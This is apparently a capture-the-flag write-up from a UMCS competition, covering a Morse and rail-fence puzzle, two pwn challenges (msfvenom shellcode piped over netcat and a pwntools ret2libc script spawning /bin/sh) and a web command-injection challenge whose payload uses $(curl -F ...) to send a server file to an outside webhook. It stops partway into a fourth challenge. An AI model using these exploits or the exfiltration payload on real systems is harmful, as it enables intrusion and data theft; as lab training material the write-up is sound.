From the pattern, the blue train is always singular, so we instantly assume it was morse code since the spaces are required to separate the characters.

We used gpt to generate a script to convert it into dots and dash.

Input:

```
.... - - - . . . . . . . . . .
```

This is not valid Morse code, but it can be played anyway.

Output:

```
HERE#IS#YOUR#PRIZE#E012D0A1FFFAC42D6AAE00C54078AD3E#SAMUEL  
#REALLY#LIKES#TRAIN, #AND#HIS#FAVORITE#NUMBER#IS#8
```

Then we used multiple morse code decoders online to decrypt it. But not of all it works as not all morse code decoders has "#". So we used

<https://morsecode.world/international/translator.html>

Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.


E012D0A1FFAC42D6AAE00C54078AD3E

Analyze

Hash:	E012D0A1FFAC42D6AAE00C54078AD3E
Salt:	Not Found
Hash type:	MD5 or MD4
Bit length:	128
Character length:	32
Character type:	hexidecimal

<https://www.tunnelsup.com/hash-analyzer/>

We initially thought "E012D0A1FFAC42D6AAE00C54078AD3E" is a hash so we put it into hash analyzer to check for it and its actually a md5 hash and it needs to be decrypted. But no encryption we tried worked. So I was stucked here for a while.



The screenshot shows a GitHub Gist page with the URL gist.github.com/umcybersec/55bb6b18159083cf811de96d8fef1583. The page displays a single file named 'gistfile1.txt' with the content: 'yea, this is the gist of it.. that's all!'. There are options to embed the gist, star it, fork it, and download it as a ZIP file.

Then the admin dropped a hint here and instantly we knew the string earlier wasn't an encrypted value but an address of another github page. Since the we saw the hash from [gist:55bb6b18159083cf811de96d8fef1583](https://gist.github.com/umcybersec/55bb6b18159083cf811de96d8fef1583) was used in the url so we pasted the hash we got into the url.

<https://gist.github.com/umcybersec/e012d0a1ffac42d6aae00c54078ad3e>

umcybersec / [gist:e012d0a1fffac42d6aae00c54078ad3e](#) Secret

Created 2 days ago

< Code Revisions 1 Embed <script src="https://> Download ZIP


veryveryveryverysecret


gistfile1.txt

```
1 2 3 4 5 6 7 8 9 10 11
```



And we got the veryveryveryverysecret.








Then we tried the only thing left that relates to trains because Samuel is obsessed with trains. Rail fence, because it rhymes

With railway. We also use number 8 as the key because the morse code also translates to Samuel favourite number is 8.

Then, seeing this is used as an ascii art, we thought that maybe the text needs to be within a specific width to be something readable.






After making it wider we got the flag !!

Flag

```
umsc{WILLOW_TREE_CAMPSITE}
```

PWN

1. babysc (lkwn.nzm)



Description

Shellcode

Connection and Files given

34.133.69.112 port 10001, Dockerfile, babysc.c and babysc

Name	Last commit message	Last commit date
...		
Dockerfile	first 2 challenges	2 days ago
README.md	first 2 challenges	2 days ago
babysc	first 2 challenges	2 days ago
babysc.c	first 2 challenges	2 days ago

```
(pwnenv)–(kali㉿kali)-[~/Downloads/pwn]
$ checksec babysc
[*] '/home/kali/Downloads/pwn/babysc'
  Arch:  amd64-64-little
  RELRO:  Full RELRO
  Stack:  No canary found
  NX:  NX unknown - GNU_STACK missing
  PIE:  PIE enabled
  Stack:  Executable
  RWX:  Has RWX segments
  SHSTK:  Enabled
  IBT:  Enabled
  Stripped:  No
```

First I analyze using checksec

We see that RWX has segments, that means that I can inject and run shellcode directly.

```
(pwnenv)–(kali㉿kali)-[~/Downloads/pwn]
$ msfvenom -p linux/x64/exec CMD="cat /flag" -f raw -o payload.bin

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 46 bytes
Saved as: payload.bin

(pwnenv)–(kali㉿kali)-[~/Downloads/pwn]
$ cat payload.bin | nc 34.133.69.112 10001
```

However, there was no response.

If nothing happens / stuck after sending?

If no output after sending:

- Maybe your shellcode crashed
- Maybe bad characters corrupted your shellcode
- Maybe the server killed the connection early

In that case, you must:

1. Check for badchars (maybe payload.bin got corrupted)
2. Use a small encoder to bypass badchars (e.g., -e x86/call4_dword_xor)
3. Try sending again

Then I use a simple xor encoding to bypass the blacklist and get the flag.

```
(pwnenv)-(kali㉿kali)-[~/Downloads/pwn]
$ msfvenom -p linux/x64/exec CMD="cat /flag" -f raw -b '\x0f\x05\xcd\x80' -e x86/call4_dword_xor -o payload_xor.bin

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 72 (iteration=0)
x86/call4_dword_xor chosen with final size 72
Payload size: 72 bytes
Saved as: payload_xor.bin

(pwnenv)-(kali㉿kali)-[~/Downloads/pwn]
$ cat payload_xor.bin | nc 34.133.69.112 10001

Enter 0x1000
Executing shellcode!

umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}
```


This is the exploit

```
msfvenom -p linux/x64/exec CMD="cat /flag" -f raw -b '\x0f\x05\xcd\x80' -e x86/call4_dword_xor -o payload_xor.bin
```

Flag

```
umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}
```

2. Liveleak (lkhwn.nzm)



Description

No desc

Connection and Files given

34.133.69.112 port 10007, chall, Dockerfile, ld-2.35.so and libc.so.6

```
(pwnenv)-(kali㉿kali)-[~/Downloads/pwn]
$ checksec chall

[*] '/home/kali/Downloads/pwn/chall'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x3ff000)
RUNPATH: b''
SHSTK: Enabled
IBT: Enabled
Stripped: No
```

First we analyze using checksec to see possible attacks.

```
(pwnenv)-(kali㉿kali)-[~/Downloads/pwn]
$ checksec chall

[*] '/home/kali/Downloads/pwn/chall'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x3ff000)
RUNPATH: b''
SHSTK: Enabled
IBT: Enabled
Stripped: No
```

Then I got this output which means:

No canary → Stack buffer overflow possible.

NX enabled → Stack is non-executable (need ROP).

No PIE → Static addresses (ROP is easier).

```
(pwnenv)-(kali㉿kali)-[~/Downloads/pwn]
$ gdb ./chall

GNU gdb (Debian 15.1-1) 15.1
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/
```

Next we need to find the buffer offset, using gdb.

```
(gdb) run <<< $(cyclic 500)
Starting program: /home/kali/Downloads/pwn/chall <<< $(cycl
ic 500)
warning: Expected absolute pathname for libpthread in the i
nferior, but got ./libc.so.6.
warning: Unable to find libthread_db matching inferior's th
read library, thread debugging will not be available.
Enter your input:
```

Then we do this to identify how many bytes are needed to overwrite important registers.

```
Program received signal SIGSEGV, Segmentation fault.
0x0000000000401291 in vuln ()
```

The program crashed with a segmentation fault at:

```
(gdb) info registers
rax      0x7fffffffdbd0  140737488346064
rbx      0x0      0
rcx      0x7ffff7c06270  140737349968496
rip      0x401291        0x401291 <vuln+53>
r8       0x0      0
r9       0x0      0
r10     0x7ffff7c06270  140737349968496
r11     0x246      582
r12     0x7fffffffdd38  140737488346424
r13     0x401292      4199058
r14     0x403e18      4210200
r15     0x7ffff7ffd040  140737354125376
```

Then we inspect the using info registers.

From this we know that rbp was overwritten, and RIP is located 8 bytes above RBP on the stack, we use the cyclic pattern to find the offset.

```
(pwnenv)――(kali㉿kali)――[~/Downloads/pwn]
$ cyclic -l 0x6161617261616171
```

64

OFFSET = 64 + 8 = 72 bytes

Then I gave all the collected information I have to chatgpt to create an exploit script.

```
from pwn import *

# Setup
context.binary = elf = ELF('./chall')
libc = ELF('./libc.so.6')
p = remote('34.133.69.112', 10007)

rop = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
ret = rop.find_gadget(['ret'])[0]

# Stage 1: Leak puts
payload = flat(
    b'A' * 72,
    pop_rdi,
    elf.got['puts'],
```

```

elf.plt['puts'],
elf.symbols['main']
)
p.sendlineafter("Enter your input:", payload)

p.recvline()
leaked_puts = u64(p.recvline().strip().ljust(8, b'\x00'))
libc.address = leaked_puts - libc.symbols['puts']

# Stage 2: system("/bin/sh")
payload2 = flat(
    b'A' * 72,
    pop_rdi,
    next(libc.search(b'/bin/sh')),
    ret,
    libc.symbols['system']
)
p.sendlineafter("Enter your input:", payload2)
p.sendline(b'cat flag_copy')

try:
    print(p.recvuntil(b"}", timeout=3).decode())
except EOFError:
    print("X Early EOF")

p.close()

```

```

res = self.recvuntil(delim, timeout=timeout)

umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}
[*] Closed connection to 34.133.69.112 port 10007

```

Got the flag !

Flag

```
umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}
```

Web

1. Healthcheck (lkhwn.nzm)

The screenshot shows a challenge card with the following details:

- Challenge**: A button labeled "Challenge".
- Solves**: A text field showing "53 Solves".
- X**: A close button.
- Title**: "healthcheck".
- Score**: "196".
- Description**: "I left my hopes_and_dreams on the server. can you help fetch it for me?".
- URL**: "http://104.214.185.119/index.php".
- Buttons**: "Flag" and "Submit".

Description
I left my hopes_and_dreams on the server. can you help fetch it for me?

Connection and Files given
http://104.214.185.119/index.php , Index.php

I was given this web page.

The screenshot shows a web page with the following interface:

- Title**: "Health Check Your Webpage".
- Input Field**: "Enter URL" with placeholder text "http://".
- Check Button**: A blue button labeled "Check".

When viewing the page source from the given github, the php script was given.

```

<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = $_POST["url"];

    $blacklist = [PHP_EOL,'$',';','&', '#', ` `, '|', '*', '?', '~', '<', '>', '^', '<', '>', '(', ')', '[', ']', '{', '}', '\\'];

    $sanitized_url = str_replace($blacklist, " ", $url);

    $command = "curl -s -D - -o /dev/null ". $sanitized_url . " | grep -oP '^HTTP.[0-9]{3}'';

    $output = shell_exec($command);
    if ($output) {
        $response_message .= "<p><strong>Response Code:</strong> " .
        htmlspecialchars($output) . "</p>";
    }
}
?>

```

The php command basically means that it accepts a url, then sanitizes it by removing the contents that is identified as a blacklisted element. Then it executes it as a “curl” shell command to check the http response.

It blocks important characters like “\$” and “;” which could create a new shell, or separate it to run a different command. So that means I am stuck with using “Curl” command only.

```
curl -s -D - -o /dev/null “[sanitised url]” | grep -oP '^HTTP.[0-9]{3}'
```

The curl command collects the http response, and discards all the remaining content. That means I can't see the remaining web request content no matter what.

After testing it, I can confirm the only information I can get directly from the website is the http request which is displayed like this.

Health Check Your Webpage

Response Code: HTTP/2 301

For me to get into any data from a web like this I need to use a web hook. So after hours of trying I finally got a working webhook payload to send data and see if it could work.

The command

```
http://127.0.0.1/x$(curl --data "testtesttesttest" https://webhook.site/5af80e59-cbce-4dca-bca4-747e8397f71b)
```

The screenshot shows a NetworkMiner capture of a POST request to <https://webhook.site/5af80e59-cbce-4dca-bca4-747e8397f71b>. The request details are as follows:

- Method:** POST
- URL:** https://webhook.site/5af80e59-cbce-4dca-bca4-747e8397f71b
- Host:** 104.214.185.119
- Date:** 04/13/2025 3:48:06 AM (a few seconds ago)
- Size:** 16 bytes
- Time:** 0.000 sec
- ID:** f0b34160-0b23-4bff-973c-b5967daf442e
- Note:** [Add Note](#)

Headers:

- content-type: application/x-www-form-urlencoded
- content-length: 16
- accept: */*
- user-agent: curl/7.52.1
- host: webhook.site

Query strings: None

Form values: testtesttesttest (empty)

Request Content:

Raw Content: testtesttesttest

Options: Format JSON Word-Wrap

Fortunately, it works.

Since we can't spawn a web shell here because “\$” and “;” is blocked, only curl commands are available to me.

Since there are various options, check the [cURL documentation](#) for the full list. Among them, here are some of the most used ones:

- **-help** – prints the cURL command manual and options.
- **-O** – downloads the original file from the given URL.
- **-L** – follows the redirection URLs.
- **-I** – fetches only the header.
- **-d** – submits form data.
- **-F** – uploads complex data or files.
- **-X** – specifies the method for transferring data.

I can't directly “cat” the flag, so the only option I have is to download the file and see it locally.

I tested with using “-O” to try download the file but I doesn't work.

The only command usable command to download the flag is “-F”

So, this is the final payload.

```
http://127.0.0.1/x$(curl -F file=@hopes_and_dreams https://webhook.site/5af80e59-cbce-4dca-bca4-747e8397f71b)
```

POST https://webhook.site/5af80e59-cbce-4dca-bca4-747e83...

Host	104.214.185.119	Whois	Shodan	Netify	Censys
VirusTotal					
Date	04/13/2025 3:58:37 AM (a few seconds ago)				
Size	0 bytes				
Time	0.125 sec				
ID	727c5407-916a-4cd1-b4f8-788292cfdc69				
Note	Add Note				

Query strings

None

Files

file ↴ hopes_and_dreams (text/plain, 42 bytes)

Request Content

No content

content-type multipart/form-data; boundary=-----
expect 100-continue
content-length 250
accept */*
user-agent curl/7.52.1
host webhook.site

Form values

None

```
File Edit View

umcs{n1c3_j0b_st4l1ng_myh0p3_4nd_dr3ams}
```

Inside the hopes_and_dreams file

Flag

```
umcs{n1c3_j0b_st4l1ng_myh0p3_4nd_dr3ams}
```

2. Straightforward (Nyamuk)

Challenge 45 Solves X

Straightforward

412

Easy

Test out our game center. You'll have free claiming bonus for first timers!

**Author: vicevirus ** Flag format: UMCS{...}

<http://159.69.219.192:7859/>

 straightfor...

Flag Submit

Description

Test out our game center. You'll have free claiming bonus for first timers!

Connection and Files given

<http://159.69.219.192:7859/>, straightforward.zip

Game Portal

